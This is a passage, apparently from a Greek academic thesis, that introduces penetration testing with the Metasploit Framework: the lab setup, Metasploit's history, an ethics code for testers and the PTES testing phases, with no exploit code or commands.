
1.4 Εργαλεία που χρησιμοποιήθηκαν

Για τα παραδείγματα που λαμβάνουν μέρος στην εργασία χρησιμοποιήθηκαν τα εξής εργαλεία:

1. Μια εγκατάσταση με Linux Back|Track 5 όπου έτρεχε το Metasploit Framework και ήταν το κύριο μέρος εξαπόλυσης των επιθέσεων.

Εικόνα 2 Back|Track 5

2. Και οι στόχοι έτρεχαν σε virtual machines και ήταν μια εγκατάσταση Windows XP Service Pack 2 και μια εγκατάσταση Linux Ubuntu 9.04 Metasploitable, το οποίο ήταν ήδη ρυθμισμένο για τις επιθέσεις. Αυτα τα δύο επιλέχθηκαν διότι είναι εύκολα σε εκμετάλλευση και αρκετά ευάλωττα.



Εικόνα 3 Metasploitable

Κεφάλαιο 2 Το Metasploit Framework και τα Βασικά του Penetration Testing

2.1. Εισαγωγή

2.1.1. Ιστορία του Metasploit

Το πλαίσιο Metaspoit είναι ένα διάσημο πτητικό έργο, στο οποίο η βάση του κώδικα ενημερώνεται δεκάδες φορές καθημερινά απο ένα κύριο πυρήνα χρηστών, όπως επίσης και απο εκατοντάδες εισηγήσεις απο μέλη της κοινότητας του. Αρχικά αναπτύχθηκε και σχεδιάστηκε απο τον H.D. Moore, όταν εργαζόταν σε μία εταιρεία ασφαλείας. Ξοδεύοντας τον χρόνο του με το να επεξεργάζεται, να επικυρώνει και να «καθαρίζει» δημόσιο κώδικα exploit (κενά ασφαλείας τα οποία μπορούν να εκμεταλλευθούν σε επιθέσεις), δημιούργησε ένα ευέλικτο και συντηρίσιμο πλαίσιο για τη δημιουργία exploits. Έτσι κυκλοφόρησε η πρώτη έκδοση του Metasploit βασισμένη στην Perl, τον Οκτώβριο του 2003 με σύνολο έντεκα exploits.

Ακολουθώντας μια πλήρη επανεγγραφή στην προγραμματιστική γλώσσα Ruby, το Metasplpoit 3.0 κυκλοφόρησε το 2007. Η μεταφορα απο Perl σε Ruby, σήμαινε πάνω 150.000 νέες γραμμές κώδικα και χρειάστηκε 18 μήνες αν έρθει εις πέρας. Με την έκδοση 3.0, το Metasploit υιοθετήθηκε ευραίως απο την παγκόσμια κοινότητα ασφαλείας και είδε μεγάλη αύξηση όσον αφορά τον αριθμό νέων χρηστών.


Το φθινόπωρο του 2009, το Metaslpoit εξαγοράστηκε απο την Rapid7, η οποία κατέχει ηγετική θέση στον τομέα σάρωσης ευάλωτων σημείων, κάτι που επέτρεψε στον H.D. Moore να χτίσει μία ομάδα που θα αφοσιωνόταν πλήρως στην ανάπυξη του πλαισίου. Έκτοτε, οι ενημερώσεις συμβαίνουν πιο γρήγορα απο ποτέ, η Rapid7 έχει κυκλοφορήσει δύο εμπορικά προϊόντα βασισμένα στο πλαίσιο Metasploit, το Metasploit Express και το Metasploit Pro. Το Express είναι μία ελαφρύτερη έκδοση του πλασίου, με γραφικό περιβάλλον και επιπρόσθετες λειτουργίες, όπως αναφορά εκθέσεων των exploits. Το Pro είναι μια διευρυμένη έκδοση που θέλει να υποστηρίξει τη συνεργασία και το ομαδικό penetration testing και έχει χαρακτηριστικά όπως one-click VPN tunnel (Virtual Private Network – εικονικό προσωπικό δίκτυο) και πολλά άλλα.

2.1.2. Γιατί να γίνει Penetration Testing χρησιμοποιώντας το πλαίσιο Metasploit

Πολλές εταιρείες επενδύουν εκατομμύρια σε προγραμμάτα ασφαλείας για την προστασία κρίσιμων υποδομών τους, για τον εντοπισμό λαθών στις πολιτικές τους και να προληφθούν παραβιάσεις δεδομένων. Ένα penetration test είναι απο τους πιο αποτελεσματικούς τρόπους για τον εντοπισμό συστημικών λαθών, αδυναμιών και ελλείψεων σε αυτά τα προγράμματα. Προσπαθώντας να παρακάμψουμε τους ελέγχους και μηχανισμους ασφαλείας, ένας penetration tester είσαι σε θέση να εντοπίσει τρόπους με τους οποίους ένας χάκερ θα μπορούσε να θέσει σε κίνδυνο την ασφάλεια ενός οργανισμού και να τον φθείρει.

Το Metaslpoit δεν έιναι απλώς ένα εργαλείο, είναι ένα ολόκληρο πλαίσιο που παρέχει την υποδομή που απαιτείται για την αυτοματοποίηση συνηθισμένων αλλα πολύπλοκων εργασιών. Αυτό δίνει τη δυνατότητα στον penetration tester να επικεντρωθεί στις μοναδικές ή εξειδικευμένες πτυχές του penetration testing για τον εντοπισμό ελλατωμάτων στο πλαίσιο ασφαλείας των πληροφοριών των συστημάτων.

Το Metasploit μπορεί να χρησιμοποιηθεί με πολλαπλούς τρόπους. Επιτρέπει την εύκολη οικοδόμηση φορέων επιθέσεων για να αυξηθούν οι πιθανοί τρόποι εκμετάλλευσης κενών ασφαλείας, τα ωφέλιμα φορτία (payloads), οι κωδικοποιητές (encoders) και άλλα, ώστε να δημιουργηθούν και να εκτελεστούν περισσότερο προηγμένες επιθέσεις.



Εικόνα 4 Metasploit Architecture

2.1.3 Τρόποι και ηθική χρησιμοποίησης του Metasploit Framework

Είναι άξιο επισήμανσης σε αυτό το σημείο ότι ο penetration tester δεν στοχεύει κατ' ανάγκη ένα μόνο σύστημα ή πολλαπλά συστήματα. Ο σκοπός του είναι να δείξει, με ένα ασφαλή τρόπο, πώς ένας εισβολέας θα μπορούσε να είναι σε θέση να προκαλέσει σοβαρή βλάβη σε ένα οργανισμό ή εταιρεία, με επιπτώσεις μεταξύ άλλων, στις ικανοτητές του να φέρει έσοδα, να διατηρήσει μία καλή φήμη και να προστατεύσει τους πελάτες του.

Έχοντας κάνει σαφές το παραπάνω, ένας penetration tester οφείλει, κατα τη διάρκεια εκτέλεσης μιας δοκιμής διείσδυσης, να έχει πάντα στο νου του τα παρακάτω:

- Θα προσπαθώ να γνωρίζω τον εαυτό μου και να είμαι ειλικρινής για τις ικανότητες μου.
    - Θα προσπαθήσω για τεχνική αριστεία στο χώρο της πληροφορικής, διατηρώντας και ενισχύοντας τις γνώσεις και τις ικανότητές μου. Αναγνωρίζω ότι υπάρχουν πολλοί πόροι που διατίθενται δωρεάν στο Διαδίκτυο και οικονομικά βιβλία και ότι η έλλειψη κατάρτισης του προϋπολογισμού του εργοδότη μου δεν αποτελεί δικαιολογία, ούτε περιορίζει την ικανότητά μου να μένω ενημερωμένος στον τομέα της πληροφορικής.
    - Όταν είναι δυνατό, θα καταδείκνύω την ικανότητα απόδοσης μου με τις ικανότητές μου μέσω έργων, την ηγεσία, και / ή αναγνωρισμένα εκπαιδευτικά προγράμματα και θα ενθαρρύνω και άλλους να πράξουν το ίδιο.
    - Δεν θα διστάσω να ζητήσω βοήθεια ή καθοδήγηση όταν έρχομαι αντιμέτωπος με μια εργασία πέρα από τις ικανότητες ή την εμπειρία μου. Θα δεχθώ συμβουλές άλλους επαγγελματίες και θα μάθω από τις εμπειρίες και τα λάθη τους. Θα το αντιμετωπίσω αυτό ως μια ευκαιρία να μάθω νέες τεχνικές και προσεγγίσεις. Όταν χρειαστεί η συνδρομή μου, θα απαντήσω πρόθυμα και θα μοιραστώ τις γνώσεις μου με τους άλλους.
    - Θα προσπαθήσω να μεταδώσω οποιαδήποτε γνώση έχω αποκτήσει σε άλλους, ώστε να έχουν την ευκαιρία να επωφελειθούν απο τις γνώσεις μου.
    - Θα διδάξω τους πρόθυμους και θα υποστηρίξω άλλους με βέλτιστες IBP πρακτικές (Industry Best Practices). Θα προσφέρω τις γνώσεις μου για να δείξω σε άλλους πώς να γίνουν επαγγελματίες στον τομέα της ασφάλειας. Θα προσπαθήσω να θεωρούμαι και να είμαι ειλικρινής και έμπιστος εργαζόμενος.
    - Δεν θα θέσω προσωπικά συμφέροντα εις βάρος τελικών χρητών, συνεργατών ή των εργοδοτών μου.

- Δεν θα κάνω κατάχρηση της εξουσίας μου. Θα χρησιμοποιήσω τις τεχνικές γνώσεις μου, τα δικαιώματα του χρήστη, καθώς και τις άδειες μόνο για να εκπληρώσω τις υποχρεώσεις μου με τον εργοδότη μου.
- Θα αποφύγω και θα είμαι σε ετοιμότητα για οιεσδήποτε συνθήκες ή ενέργειες που θα μπορούσαν να οδηγήσουν σε σύγκρουση συμφερόντων ή την αντίληψη των συγκρούσεων συμφερόντων. Εάν συμβεί τέτοια περίπτωση, θα ειδοποιήσω τον εργοδότη μου ή τους επιχειρηματικούς εταίρους.
- Δεν θα κλέψω ιδιοκτησία, το χρόνο ή τους πόρους.
- Θα απορρίψω δωροδοκίες ή μίζες και θα υποβάλω έκθεση για τέτοιου είδους παράνομες δραστηριότητες.
- Θα υποβάλλω έκθεση για τις παράνομες δραστηριότητες μου ή άλλων, χωρίς σεβασμό στις συνέπειες. Δεν θα ανεχτώ όσους ψεύδονται, κλέβουν ή εξαπατούν ως μέσο για την επιτυχία στον τομέα της Πληροφορικής.

- Θα ασκώ τις δραστηριότητες μου κατα τρόπο που θα εξασφαλίζει ότι το επάγγελμα της πληροφορικής αντιλαμβάνεται ως ένα με ακεραιότητα και επαγγελματισμό.
  - Δεν θα τραυματίσω άλλους, την περιουσία τους, τη φήμη, ή την απασχόληση με ψευδείς ή κακόβουλες ενέργειες.
  - Δεν θα χρησιμοποιώ τη διαθεσιμότητα και την πρόσβαση σε πληροφορίες για προσωπικά οφέλη μέσω της εταιρικής κατασκοπείας.
  - Θα κάνω διάκριση μεταξύ υπεράσπισης και μηχανικής. Δεν θα παρουσιάσω την ανάλυση και γνώμη μου ως γεγονός.
  - Θα τηρώ τις βέλτιστες πρακτικές του κλάδου (IBP) για το σχεδιασμό του συστήματος, τη εγκατάσταση, ασφάλιση και δοκιμή.
  - Είμαι υποχρεωμένος να αναφέρω όλα τα τρωτά σημεία του συστήματος που ενδέχεται να οδηγήσουν σε σημαντική ζημιά.
  - Σέβομαι την πνευματική ιδιοκτησία και θα προσέχω να δίνω έπαινο για την εργασία άλλων. Ποτέ δεν θα κλέψω ή θα κακο-χρησιμοποιήσω πνευματικά δικαιώματα, εμπορικά μυστικά ή οποιοδήποτε άλλο περιουσιακό στοιχείο.

- Θα καταγράψω με ακρίβεια τις διαδικασίες ρύθμισης μου και τις τυχόν τροποποιήσεις που έχω κάνει με τον εξοπλισμό. Αυτό θα εξασφαλίσει ότι οι άλλοι θα είναι ενημερωμένοι για τις διαδικασίες και τις αλλαγές που έχω κάνει.

- Σέβομαι την ιδιωτικότητα και την εμπιστευτικότητα.
  - Σέβομαι την ιδιωτικότητα των πληροφοριών των συναδέλφων μου. Δεν θα εξετάζω τις πληροφορίες τους, συμπεριλαμβανομένων δεδομένων, αρχείων, ή κίνηση δικτύου εκτός όπως ορίζεται απο τους διορισμένους ρόλους, την αποδεκτή πολιτική χρήσης του οργανισμού, όπως εγκρίθηκε απο το τμήμα Ανθρωπίνου Δυναμικού και χωρίς την άδεια του τελικού χρήστη.
  - Θα λαμβάνω άδεια πριν διερευνίσω συστήματα σε ένα δίκτυο για τρωτά και ευάλωττα σημεία
  - Σέβομαι το δικαίωμα απορρήτου με τους εργοδότες μου, τους πελάτες μου και τους χρήστες εκτός αν ενδείκνυται απο την ισχύσουσα νομοθεσία. Σέβομαι την ανθρώπινη αξιοπρέπεια.
  - Υπερασπίζομαι την ισότητα, τη δικαιοσύνη και το σεβασμό προς άλλους.
  - Δεν θα συμμετάσχω σε οποιαδήποτε μορφή διακρίσεων, που οφείλεται είτε σε φυλή, το χρώμα, την καταγωγή, το φύλο, τον σεξουαλικό προσανατολισμό, τη φύλο-σεξουαλική ταυτότητα ή έκφραση, την οικογενειακή κατάσταση, το δόγμα, τη θρησκεία, την ηλικία, την αναπηρία, τη στρατιωτική, ή πολιτική ιδεολογία.

2.2. Οι βασικές πληροφορίες για το Penetration Testing

2.2.1. Οι κύριοι τομείς στους οποίους χωρίζεται


Επί του παρόντος παρατηρείται μια αλλαγή όσον αφορά τον τρόπο με τον οποίο ορίζεται το Penetration testing στην κοινότητα της ασφάλειας. Ο καλύτερος τρόπος να το αναλύσουμε αυτό είναι σύμφωνα με το πρότυπο PTES (Penetration Testing Execution Standard), το οποίο και χωρίζεται σε επτά κατηγορίες με διαφορετικά επίπεδα προσπάθειας που απαιτείται για το καθένα, ανάλογα με τον οργανισμό υπό επίθεση:

- Pre-engagement Interactions – Αλληλεπιδράσεις πριν την Ενασχόληση
- Intelligence Gathering – Συγκέντρωση Πληροφοριών
- Threat Modeling – Μοντελοποίηση Απειλών
- Vulnerability Analysis – Ανάλυση Τρωτότητας
- Exploitation – Εκμετάλλευση
- Post Exploitation – Δράσεις μετα την Εκμετάλλευση
- Reporting – Αναφορά

Αυτοί οι τομείς ή αλλιώς φάσεις, έχουν σχεδιαστεί για να καθορίσουν μια δοκιμή διείσδυσης και να διαβεβαιώσουν τον πελάτη οργανισμό ότι ένα τυποποιημένο επίπεδο προσπάθειας θα αναλωθεί σε μια δοκιμή απο οποιονδήποτε επιχειρήσει αυτού του είδους την αξιολόγηση.

2.2.1.1. Pre-engagement Interactions – Δράσεις πριν την Ενασχόληση με το Στόχο

Οι Δράσεις πριν την ενασχολήση με το στόχο, όπως φαίνεται και απο τον όρο συμβαίνουν πριν η ίδια η δοκιμή λάβει μέρος, αλλά όταν συζητούν το πεδίο εφαρμογής και τους όρους του penetration testing, ο πελάτης και ο tester. Είναι κρίσιμο κατα τη διάρκεια αυτής, να αποδωθούν οι όροι και οι στόχοι της ενασχόλησης. Το στάδιο αυτό επίσης, χρησιμεύει ως ευκαιρία να ενημερωθεί ο πελάτης για το τι πρέπει να περιμένει απο ένα λεπτομερές, πλήρης διεισδύσεως test, το οποίο δεν θα έχει περιορισμούς σχετικά με το τι μπορεί να και θα δοκιμαστεί κατά τη διάρκεια του.




Εικόνα 5 Pre-engagement Interactions – Αλληλεπιδράσεις πριν την Ενασχόληση σε δέντρο

2.2.1.2. Intelligence Gathering – Συγκέντρωση Πληροφοριών

